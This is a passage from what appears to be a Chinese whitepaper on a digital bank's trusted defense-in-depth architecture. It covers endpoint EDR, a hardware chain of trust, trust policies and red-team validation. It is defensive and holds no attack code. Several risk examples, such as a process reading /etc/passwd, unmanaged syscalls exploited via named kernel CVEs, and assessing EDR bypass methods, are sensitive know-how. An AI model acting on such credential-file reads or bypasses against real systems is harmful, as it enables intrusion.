- 外联域名服务的精细化管控：针对需要主动外联的域名服务需要基于出口流量网关的能力建立域名、API 路径和详细参数精细化的可信管控能力。做到外联的域名参数均是符合预期的、可信的。

## 3.3.4端安全可信

### 3.3.4.1移动端安全可信

1）简介

移动端安全可信，此处以 iOS 的移动端管控为例进行说明，以 iOS 安全切面作为切入点，保障策略的控制点不侵入 APP 的构建流程，仅需集成即可，可以根据下发的配置动态注册/注销切点，最终实现对于线上 APP 服务的快速管控、防护和止血。

2）架构图


图 11 移动端安全可信 iOS 端架构图

3）技术方案

移动端的可信管控，以 iOS 端的管控能力进行说明。基于移动端的安全切面实现服务的可信管控，关键技术及特性包括如下几点：

- 端动态切面技术原理：利用 Objective-C 编程语言消息的查找派发机制，进行类结构的动态修改，替换原方法的实现（implements，IMP）为一个和原方法签名相同的方法的函数指针作为壳。处理消息时，能够在这个壳内部拿到所有参数，最后通过函数指针可直接执行原方法。
- 动态构造管控函数：运行时执行到原函数时，实质上执行的是构造的新函数，会执行到自定义的函数里（这个函数的参数格式是固定的），这里可以获得所有参数的地址和返回值以及自定义数据。最后通过 ffi_call 函数来调用其他函数，这个调用可以通过前面说过的函数模板函数指针参数地址来实现。
- 灵活的安全配置：该方案不会侵入 APP 构建流程。仅需集成 Pod 即可，可以根据下发的配置动态注册/注销 Objective-C 切点，未开启切面时就是纯净版 APP，切点部署通过配置即可，不依赖发布新的版本。

### 3.3.4.2终端安全可信

1）简介

数字银行办公终端是员工与办公应用的边界，是数据泄露、钓鱼攻击、水坑攻击的重灾区。因此需要基于终端管控组件实现设备可信、软件可信、进程可信和网络可信的能力，以有效应对外部复杂的攻击行为以及内部员工的违规行为，规避内外部导致的数据泄露风险。

2）架构图





图 12 终端安全可信架构图

3）技术方案

终端可信管控能力的落地，需要基于建立的终端 EDR 等管控组件或模块，针对终端设备身份、运行的软件、运行的进程及网络行为进行可信管控，确保终端运行态的资源加载和网络行为均是可信的，符合预期的，以有效规避内外部的攻击和违规行为，其中关键技术点包括如下几个部分：

- 终端设备可信：前文提到的统一代理网关层网关会与终端进行联动，对发起请求的设备进行可信管控。员工办公终端默认安装终端安全管控模块或组件，该模块或者组件会收集当前终端的唯一标识、登录账户名、IP 等信息，将编码后的设备信息通过接口传递给接入层网关，接入层通过校验设备信息与账号信息以及其他指纹等信息，确定终端设备是否可信，如发现是可信设备，则允许访问。如发现非可信设备，则会触发接入层的其他策略对设备、使用者身份进行验证或阻断访问。
- 终端进程可信：依赖终端 EDR 的管控能力，可以实现对终端进程的启动、销毁等行为进行监控，通过将检测和响应的深度协同，实现事前的进程可信管控。终端安全管控模块或组件会注册驱动，且驱动会在系统启动早期阶段启动并对后续启动的进程进行管控。通过文件监控和过滤，校验启动文件的文件名、文件哈希值、签名，辅助检查常用启动路径、进程树等信息，判断进程是否可信。如在著名的 Putty 软件供应链攻击事件中，Putty 正常启动情况下无其他子进程，但是如果 Putty 被注入恶意代码后，会执行被植入的病毒文件。进程可信将有效防御此类攻击。
- 终端网络行为可信：为了防止攻击者利用可信进程发起攻击，需要对终端的网络行为进行可信管控。网络行为在流量方面，主要有两个协议。一是 TCP 协议的流量，即五元组信息；二是 DNS 流量，即域名解析。通过 DNS 的劫持和驱动层对 IP 连接的阻断，实现网络行为的管控。

终端可信管控能力的落地，关键实施流程包括如下部分内容：

- 终端设备可信：统一代理网关层默认调度终端安全管控模块或组件开放的接口，在接入层对可信设备进行验证。因此，终端设备可信的覆盖率依赖统一代理网关和终端安全管控模块或组件的覆盖保障。

- 终端进程可信：通过收集和统计终端上的进程及进程树信息，统计出初始的可信进程集。以此初始可信集作为基准上线进程可信白名单策略，并为被拦截的进程预留申请通道。如因特殊工作场景原因，需要在终端上使用新的软件，在经过安全评估之后，可将相关的进程加入至可信白名单当中。对于研发日常工作所必须使用或依赖的系统进程，如 Powershell、Cmd、Python、Go 等，在策略管理上会对可信策略进行分组，依据角色和岗位的不同，配置下发不同的可信策略集。
- 终端网络行为可信：通过收集数字银行所属的公网资产、办公网系统资产以及工作所必须的外部公网系统，整理汇总出可信 IP 集和域名集。以此初始可信集作为基准上线网络可信白名单策略，并为被拦截的域名、IP 预留加白申请通道。

### 3.3.5 信任链构建

1）简介

信任链可以保障可信策略控制点自身的安全可信。因此，在可信纵深防御体系的建设中需要逐步建立并完善信任链，以实现对数字银行信息系统和数字资产交互的可信管控。在具体实施上需要基于硬件可信芯片提供的可信存储和密码技术能力逐步建立并完善信任链，并将信任机制由硬件可信芯片逐层传递至基础设施层、应用层、网络层，实现全链路的安全可信。

2）架构图





图 13 基于硬件可信芯片的信任链传递

3）技术方案

在系统加电启动时，定制研发的安全芯片优先于 CPU 启动，实现对 BIOS 的可信验证，当 BIOS 验证通过后启动 CPU，并将控制功能转移至 CPU 内置的可信平台控制模块（Trusted Platform Control Module，TPCM），其包含了平台安全处理器（Platform Security Processor，PSP），由 TPCM 实现对系统 OS loader->OS->应用的可信验证，保障设备启动环境的可信性。整个系统的信任链构建及验证流程如下：

a) 设备加电，硬件可信芯片最先启动，对 BIOS 进行可信验证和管控，可信芯片直接访问存储芯片获取 BIOS 数据，依据策略对 BIOS 进行可信验证，BIOS 验证通过后，CPU 可启动；

b) 通过内置安全处理器 PSP 可信根获取 OS Loader 文件数据，依据可信固件的逻辑和可信策略基线对 OS Loader 进行可信度验证，验证通过后，可加载启动 OS Loader；

c) 通过内置安全处理器 PSP 可信根获取操作系统文件数据，依据可信固件的逻辑和策略对操作系统进行可信验证，验证通过后，可加载启动操作系统；

d) 通过内置安全处理器 PSP 可信根获取应用程序文件数据，依据可信固件的逻辑和策略对应用程序进行可信验证，验证通过后，可加载执行应用程序，系统启动完成，由此进入一个可信的启动环境。在云架构及云原生架构模式下，依托于云架构的优势应用层及网络层的管控能力主要基于软件形态开发实现。因此，对于应用程序的信任链传递机制在方案上可以适用于应用层和网络层的可信策略控制点。

e) 针对内嵌至应用程序的安全组件或者模块，在功能设计上需设计实现组件或者模块的守护程序来对内嵌至应用的组件或模块进行可信验证，验证通过后，可加载执行应用模块或组件。

通过如上流程建立完备的信任链来保障全量可信策略控制点自身的安全可信，为数字银行的信息系统和数字资产的可信管控提供了能力支撑。

## 3.3.6可信策略

### 3.3.6.1可信策略能力设计

数字银行建立的可信防御策略需要与数字银行的业务特性和形态进行有机结合，这里分别选取网络可信、应用可信和基础设施可信中的部分实例进行展开说明。以API请求举例，可信策略粒度上从粗到细是：控制可访问的域名、控制可访问的路径、控制可访问的参数等。虽然基于这些粒度均可建立可信策略，但是在可信策略能力的设计上，需要在风险应对和管控效率上取得平衡，确保可信策略可以有效应对面临的高级和未知威胁，同时可以兼顾数字银行效率要求。

1）网络身份行为可信策略

HTTP作为主流的七层协议使用广泛，因此网络层可信策略以HTTP协议为例进行重点说明。网络安全的风险主要来源于入参、出参、身份认证及权限控制，面临威胁主要包括如下方面：

- 身份认证及身份标识缺陷：包括服务调用方的身份和服务被调用方的身份，同时也包括应用身份及人员身份，这些身份使用了不安全的身份认证方式，比如易泄漏的账号密码或AK，使用照片等方式可绕过的人脸识别，由发起方控制在网络协议里面的明文身份，可被重置的密码找回问题，Cookie等身份信息被盗用。
- 垂直权限控制缺陷：包括系统服务垂直权限控制有缺陷，导致调用方可以在未经授权的情况下访问任意端口，以及可以访问端口中的任意服务，可以使用任意方法等。需要注意的是不同协议的方法字段所在的位置不一样，比如HTTP协议除了URL中的路径可以标识服务及方法，HTTP协议中的Method字段如PUT、DELETE也可标识方法。
- 水平权限控制缺陷：访问的数据未经过合规合法符合业务背景的控制，比如C端用户越权访问其他用户的数据，后台客服运营人员在没有用户授权工单的情况下查询用户数据，企业数据在没有用户授权协议的情况下输出给第三方供应商等。
- 入参不可控缺陷：调用方的输入未经安全控制，包括参数名、参数范围和内容，这些输入可造成反序列化命令执行、命令注入、SQL注入等攻击。
- 其他类型攻击：如DOS及中间人攻击等。

针对以上安全缺陷风险，结合数字银行业务现状分析出业务可接受的预期行为并确定策略管控粒度，细化为如下策略内容：

- 服务有效识别：根据网络服务的不同，所需的安全策略也会存在差异，因此对服务的有效识别是基础需求，策略需支持以下粒度的服务识别：端口粒度、域名粒度、API 及路径级别和参数级别。
- 服务注册可信：服务注册是指服务上架提供给其它应用调用的过程。所有服务的注册均需经过安全审批和授权。因此针对服务注册，需要有一条规则默认阻止该服务可以被其他应用调用，这条规则即通常意义上的网络隔离。服务注册分为四层服务注册及七层服务注册，四层服务注册以端口开放形式体现，网络层面四层服务的默认拦截可以在端口开放上限制，也可以在网络上限制。在网络上进行限制可以做到耦合性低等优点。在隔离的粒度上遵从先粗后细的原则，先做到区域级别的隔离：公网->办公网->测试网->DMZ->生产网，再做到应用级别的微隔离。四层服务默认拦截后再逐步做七层服务注册的默认拦截（由于七层涉及到语义，因此需要能够对特定语义进行解析)。
- 人员身份认证可信：对人员身份的认证环节进行加固，通常所使用的身份认证方式有账密、证书、短信、二次认证、指纹、人脸等方式。由于不同认证的强度及成本不一样，对不同的服务资源需使用特定认证方式。策略需支持服务粒度与认证方式的组合。人员身份认证通常会分用户身份和员工身份，由于员工的设备及工作环境高度可定制，可以支持安全强度更高的认证方式，员工的认证方式可以快速迭代。但客户端用户环境多且复杂，升级成本高，需要在设计阶段深度考虑，避免存量用户的升级迁移成本。
- 人员身份会话可信：由于人员身份认证涉及到人机交互环节，每次认证的成本较高，难以进行高频次持续性认证，所以通常使用 Cookie 等手段保存认证后的凭证。但是面对高级威胁，用户及员工终端上的身份认证凭证容易失窃，所以需要对身份凭证进行持续验证，对人员、设备、物理位置进行多维度的统计，限定人员只能在这台设备及常用位置进行访问。如果身份凭证出现在陌生设备、陌生地理位置、陌生时间段等异常进行则重新认证。

- 应用身份认证可信：针对应用发起的网络请求，对应用的身份进行认证加固。大型企业的网络拓扑图十分复杂，一个从公网发起的查询服务通常在企业内部进行多次内部系统调用，理想情况是每次请求都能带上用户身份，实际基于性能、工程复杂性及架构等因素，通常在边界层之后的内部网络交互则不带上用户身份，此时需要有可防篡改的应用身份，用于基础的身份认证。应用身份包括以下实现方式：在网络协议的扩展字段放入应用身份，如写入自定义请求头、AK/SK 等机制；使用网络包握手时的特征作为应用身份，如使用 IP 及 mTLS 握手证书作为身份，在云计算场景下，IP 常常变动，不再适合作为应用标识，同时在利用 mTLS 的特性作为应用标识时要求所有请求都能支持加密。
- 授权可信：当具备基础的身份后，则可以利用身份实施基于角色的访问权限控制（Role-Based Access Control，RBAC），权限控制需遵从最小化及合规化等安全原则：
    - 默认设置不可信，线上服务默认无权限调用，需通过权限申请并完成审批方可执行，预期外权限先打印错误日志，后进行拦截。
    - 动态分级授权，通过对环境、上下文、行为序列等多种因素综合判断行为的可信度，实时计算行为可信分，针对不同行为做不同安全等级的实时授权。
    - 权限及时回收，当无业务权限使用需求时，需要及时回收权限。
    - 合理划分权限，在角色划分上需要平衡体验问题及权限问题，高风险场景由安全、合规及隐私部门判断权限分配的合理性。
    - 不同业务场景的权限申请需设置不同的流程，比较典型由外部机构发起的权限申请需要合规同学参与。
- 语义内容可信：对业务请求的内容进行可信管控，根据业务数据类型仅限定业务输入特定格式的数据，类型有整数([0-9]+)、字符串(\w+)、布尔、枚举等类型，如果需要输入特殊字符的，一定要注意放开的特殊字符是否可能造成潜在的威胁，针对“<>!”等可能造成反序列化或注入的特殊字符尽量从需求层面推动业务整改以符合安全规范。由于内容语义层不涉及

编码解码，因此在需求层面尽量避免业务代码有编解码的逻辑，避免攻击者可以使用编码对攻击载荷进行伪装。

2）应用系统可信策略

应用系统行为可信需要重点关注潜在可引起风险的行为，覆盖范围需要足够全面且准确。为了保障覆盖范围的全面性，需要结合攻击方法，分析攻击行为在计算机过程中的各个步骤，并在计算底层归纳出同类行为，从而覆盖所有的系统行为。以攻击工程中的进程和端口启动、动态链接库的加载等管控为例说明。

根据应用系统的运行状态和行为，可分析出应用系统面临的关键风险如下:

- 系统调用未受管控: 由于 Linux 提供的系统调用 syscall 众多，若 syscall 未受管控，可能会直接影响内核的安全性。尤其是在容器虚拟化共享主机内核的场景下，内核面临来自恶意进程直接的系统调用攻击、间接的南向网络攻击、硬件隐通道攻击等威胁。通过不受管控的 syscall 进行攻击的例子有 CVE-2016-5195、CVE-2020-14386、CVE-2022-0185 等。
- 进程启动未受管控: 进程是系统行为的根本，对外有 APT 组织的威胁，对内面临内鬼的威胁，他们对企业内部的攻击通常以恶意脚本、病毒、木马形式体现，这些通用又涉及新启动进程及持久化。
- 进程运行时未受管控: 针对部分用解释器运行的代码行为，进程运行时存在被注入内存马的风险。
- 端口注册未受管控: 部分恶意木马及服务会通过注册新端口的方式暴露，若不管控则涉及的新服务会存在风险。
- 读写文件未受管控: 文件是数据的载体，文件内容及配置信息的变更会改变一个系统的行为。因此若文件内容不受管控，则无法阻止风险的配置上线及敏感信息的泄漏，如某个进程读取/etc/passwd 等数据。

通过对如上风险行为进行分析，可以针对性的研制如下可信规则策略进行风险应对:

- 系统调用可信: 只允许执行特定的 syscall，其余的 syscall 禁止执行，或者在可控的环境执行如容器内核层执行，例如 gVisor。除了 syscall 种类，syscall 执行时可以针对 syscall 的参数、syscall 的上下文进行可信管控。

- 进程启动可信：针对进程启动环节的参数、进程启动二进制文件的哈希值及签名、启动进程的用户及用户组进行可信管控，确保只有符合预期的进程是可以启动的。更精细化的策略可以结合时间及频率，只允许进程在特定时间段内启动。
- 进程运行时可信：针对启动运行环节，对进程加载到内存的数据进行可信管控，只允许进程加载可信的数据到内存中。
- 读写文件可信：系统读写的文件列表及内容在可信范围内，其中读的内容比写的内容更需要控制，读内容包括敏感数据及配置类信息，典型如 Python 进程会再读取并解释 Python 文件，Python 实际执行逻辑是由文件内容决定的，因此需要控制 Python 读取的文件内容，其中还包括 Python 加载的二三方包。还有一种文件是配置文件，比如 sshd 的配置文件 /etc/ssh/sshd_config，其中若打开了 PasswordAuthentication yes 则会允许通过密码认证 sshd。
- 端口注册可信：端口注册只允许系统注册安全的端口，比如常见的 22、53、80、443、8080 等端口，其他端口默认禁止绑定。
- 身份可信及环境可信：对于身份需要使用可信的方式进行身份认证，如 sshd 则一般使用证书；同时需要确保系统启动执行的环境是可信的，比如所在容器内不存在严重漏洞，所在物理机是可信的。

3）基础设施可信策略

供应链制成品身份可信：针对软硬件供应链，需要确定供应链相关的制成品具备可信的身份，对可信身份识别最佳方式是利用非对称加密识别签名，但是对于部分场景难以使用签名这种复杂的算法，比如固件、BIOS、内核，此时可以使用 hash 进行替代。涉及的组件包括以下几类：

- 硬件相关：CPU、内存、主板、显卡、固件；
- 操作系统：BIOS、GRUB、内核；
- 系统组件：可执行文件、RPM 文件、Java 二三方 Jar 包、Nodejs 二三方包、Python 二三方包等；
- 虚拟化组件：容器虚拟化相关组件如 Runc、Containerd，半虚拟化技术如 Xen、KVM，包括此类组件加载的镜像资源文件。

### 3.3.6.2可信策略模型设计

1）可信策略需要具备的特性

- 可收敛性：由于非预期内的行为可信策略均会拦截，因此建立的可信策略模型要能包含所有业务行为并适配业务架构，避免因业务变动造成影响，
- 可管理性：由于不同应用之间的业务差异性，规则需设计到应用粒度才能保证可以较好地适配业务，但这同时也为规则管理带来了较大的复杂性和维护成本的增加。尤其涉及到系统层面，系统由应用行为、运维人员操作、运维脚本等构成，不同应用服务器大部分行为都是相似的，如果规则只有应用维度管理，每次系统做基础升级，则需要每个应用规则都需要修改一遍，这将带来巨大的运营成本。因此可信策略模型的设计需要区分为通用基线和应用基线，应用基线可以继承通用基线，这样后续如果底层有变更，直接修改通用基线即可。
- 稳定性：策略模型上需要支持熔断配置及观察模式。熔断配置是避免预期外情况的发生；观察模式是观察可信策略执行情况但不进行拦截。通过这两种设计，可以有效避免因策略误拦截导致业务应用产生线上故障。熔断配置和观察模式同时需要支持全局及规则粒度的配置。前期使用全局配置，根据精细化管控的程度逐步过渡到精细化的策略配置模式。
- 安全性：由于可信策略是白名单机制，在设计白名单的时候需要避免白名单过于宽泛导致策略无效，同时针对白名单里面的每个维度均需要设计可对抗能力，如以应用名维度进行权限控制应具备应用名防篡改能力，以进程名维度进行校验应具备进程信息防篡改能力。

2）可信策略生成及上线流程

数字银行业务应用完成可信能力及策略的集成后，需要保证业务安全水位和稳定性能力逐步上升。这个目标的达成需要保证业务应用行为的收敛，同时策略配置需要与数字银行的自动扩缩容机制进行适配，保证安全水位和稳定性能力的逐步提升，可信策略的配置不以牺牲稳定性水位为代价。

可信策略生成和上线需要遵循以下原则：

- 原则一，可信策略的生成需要覆盖所有的业务行为，因此需要能够准确采集并统计到现有业务行为的全量数据。

- 原则二，可信策略的变更需要能够控制可信策略上线导致的稳定性风险，这里需要一套体系化的流程方案。

对于原则一，以下图举例说明：





图 14 网络可信策略生成举例

预期的目标是应用主机访问公网的行为均是可管控的，因此需要收集应用主机访问公网的全量数据。如应用主机访问公网，首先经过 DNS 解析，然后应用主机构造网络请求，网络请求经过主机内核及网卡进行路由，经过交换机、防火墙、NAT 网关等设备，最后路由至公网。根据应用主机的请求链路共需建立 5 个采集点，分别是 DNS 系统、机器内核、机器网卡、防火墙以及 NAT 网关，结合管控目标决定需要采集的数据类型和量级，如需管控到 IP 粒度，则不需采集 DNS 数据，如需管控到域名粒度，则需采集 DNS 数据，综合以上因素确定最优数据采集方案。





图 15 可信策略生成稳定性保障

对于原则二，需要建立完善的可信策略变更配套的稳定性保障机制。对于已生成的可信策略，需要对策略进行覆盖率测试，确保策略覆盖行为内容的范围是符合预期的；对于首次上线的可信策略，需要先以观察模式运行，观察模式是指当可信策略执行点判断为不通过时，不实际拦截行为，只记录日志，因为日志分析是辅助措施，为了防止行为遗漏，需要以实际的执行情况再做一次验证，对于观察模式运行稳定的策略，才能逐步切换到拦截模式。

对于已经建立的可信策略，上线过程同时面临两个新的挑战：一是增量变更可信策略的覆盖，增量变更原则上遵循整体流程，其中有一个注意点是增量变更感知和策略自动化生成；二是可信策略告警的运营处置，需要实时处置产生的告警，优化定义可信行为及攻击行为，防止漏过真实的威胁事件。

## 3.4 技术保障

### 3.4.1安全性保障

数字银行可信纵深防御体系在建设过程中，在安全保障上需重点进行如下几方面的评估。

1）可信产品安全设计

数字银行可信产品在设计和落地过程当中需要充分利用密码技术，保障设计和落地的可信产品在能力及策略运行期间使用的敏感配置文件、敏感数据信息和信息传输链路等环节中的安全性。

2）可信产品及策略保障

数字银行可信产品安全攻防建设，针对建设和引入的可信产品在上线前需经过严格的安全评估流程。一方面，可信产品上线前需经过严格的 SDL 评估流程，通过黑盒、白盒、灰盒等技术手段保障可信产品没有已知的漏洞；另一方面，将可信纵深防御体系中的可信产品纳入到红蓝演练中的重点检验目标，从攻击者视角对可信纵深防御体系中的各层可信产品进行实战化检验评估，解决各个安全产品存在的漏洞和短板，确保每个可信产品在安全性和健壮性上都具备较高的水位，最终保障可信纵深防御体系整体的防御能力和状态是符合预期的。在实战化攻防检验方案上需要包括如下四个方面：

- 可信产品能力和策略已知绕过手法的评估：针对已知安全产品，如 EDR、RASP 等，收集已知公开的绕过手法，并针对各个可信产品的能力和策略，

通过已知绕过方案针对性的进行评估和测试，针对测试结果和发现的问题给出解决方案和建议。

- 可信产品能力和策略未知绕过手法的挖掘：除采用公开的绕过手法外，还可采用模糊测试技术对可信产品能力和策略针对性的进行评估和测试，结合手工、半自动化和自动化技术，挖掘可信产品能力潜在的绕过手法，提升可信产品能力和策略应对高级和未知威胁的能力。
- 可信产品能力自身安全性评估：在数字银行可信纵深防御体系中，可信产品作为可信策略的承载者，自身的安全性尤为重要。为避免可信产品自身引入风险，需要将可信产品安全评估纳入实战安全检验评估，评估范围覆盖可信产品的 API、控制台等，以保证可信产品自身的安全性。
- 前沿安全对抗技术跟踪研究：安全对抗是持续的过程，在应对日益变化的攻击威胁上，需要紧跟可信纵深防御体系中可信产品相关的前沿技术态势、新型的可信产品组件漏洞、可信策略的绕过方法，为可信产品安全性的增强持续提供新的输入，确保可信产品能力和策略始终处于最佳的运行状态。

3）极端状态下的可信防御效果保障

可信策略的安全攻防需要对已建立的可信防御策略体系在极端苛刻条件下进行单点可信策略、可信策略纵深效果、熔断机制等测试，考验其防御能力，验证可信防御的效果。尽可能减少可信防护体系在极端情况下失效的概率。

4）全链路渗透测试检验可信防御效果

针对已建设的可信纵深防御体系，通过红蓝演练的方式，从攻击方以真实黑客视角发起攻击，演练验证数字银行可信纵深防御体系整体防御的有效性，避免在可信防御能力部署上存在威胁漏过的情况，确保数字银行面临的全量威胁场景均部署了有效的可信防御措施。

### 3.4.2稳定性保障

可信防御能力及策略的落地需要满足数字银行业务应用稳定性的要求，核心目标包括两点：保障业务应用稳定可用；保障可信能力及策略的落地对于业务应用性能耗损在可控的范围内。关键保障手段包含以下方式：

1） 充分测试验证

可信能力及策略正式上线前均需经过严格的压力测试验收，包括以下不同环节和方式的测试：单元测试、集成测试、压力测试、全链路测试。

2） 变更风险左移

为降低可信能力及策略上线带来的稳定性风险，应树立 DevSecOps 理念，将可信策略的生成左移至应用系统研发环节，设计与生产环境一致的可信策略，尽早发现问题和风险并有效处置，将处置成本降到最低。

3） 变更可观测及可应急保障

- 可监控:保证各项稳定性指标可以实时监控及告警，基础指标推荐包括 CPU、内存、负载、IO、网络性能等；业务指标，接口请求成功率、接口请求耗时、业务错误量；策略指标，可信策略匹配数，通过数，拦截数。
- 可灰度：可信策略覆盖要有合理的灰度策略。
- 可回滚：可信策略在变更过程之后可以随时回滚。
- 可应急：建立可快速应急的一键应急能力。
- 自动化监控：通过建设自动化的监控能力监控每台机器的波动情况，做到更细粒度的监控及响应机制。
- 精准告警：针对预期内的告警及拦截事件，需通过编写自动化的脚本或策略进行过滤，筛选出需要重点关注的告警信息。

4） 合理设计灰度策略

- 评估变更风险等级：在变更前需确定变更涉及的各个资产的变更风险等级，根据线上环境/线下环境、承载的业务等级以及是否涉及敏感资金和数据等维度综合评估。
- 按照风险等级从低到高逐步变更：按资产等级从低到高依次变更，如优先变更线下环境而后变更线上环境，优先变更边缘业务应用而后变更核心业务应用，优先变更普通客户而后变更重要客户等。
- 变更分批次精细化操作：对单个应用的变更同样需要分多个批次，每个批次需符合统计学抽样原则，只影响部分流量又能覆盖到所有业务情况
- 不同批次状态的变更间隔足够长：不同批次的变更及不同状态的变更之间需间隔足够的时间，确保这个时间段内的流量足够充分地进行验证。

5） 熔断能力设计

对于首次上线的可信拦截策略，需要通过熔断配置保障在极端情况下可让业务可以正常运行，熔断配置能力指在业务短时间内拦截超过阈值，则系统自动降级为让业务可请求放行。

但是熔断能力是把双刃剑，有时也会被攻击者利用通过熔断能力绕过管控策略，故建议熔断能力的阈值随着可信策略在线上运行的时间从小到大逐步提升，避免被攻击者利用。

6） 舆情监控

可信能力及策略的上线，需梳理策略可能会受影响的功能点，监控内外网舆情信息，提前梳理好应急预案，及时响应并处置舆情事件。

## 3.5 实战牵引





图 16 数字银行可信纵深防御体系实战牵引

针对数字银行已建设的可信纵深防御体系，需要通过实战的方式检验防御体系的效果，挖掘可信纵深防御体系的短板，引导后续防御体系的建设方向。实战牵引环节，整体框架可以参照图 16，主要包含红蓝演练机制建设、威胁路径图建设和实战攻防检验等环节。

### 3.5.1 威胁路径图建设

威胁路径图是对数字银行应用系统攻防态势的一个抽象概念，因攻击路径交叉重叠形成的结果类似一张有向图而命名。一条完整的威胁路径从攻击者发起攻

击开始，一步步对目标网络的资产展开攻击，逐步接近攻击目标，直到达成攻击目的。利用威胁路径图可以对数字银行可信纵深防御体系定期定向进行检验。

在威胁路径图中，可将攻击者的攻击路径抽象成图 17 中“A->B->C->F”的一条折线，图中的字母代表资产节点，其中“A”代表攻击起点，“F”代表攻击目标。节点之间的连线代表攻击场景，攻击场景内会包含可能的攻击方法列表。

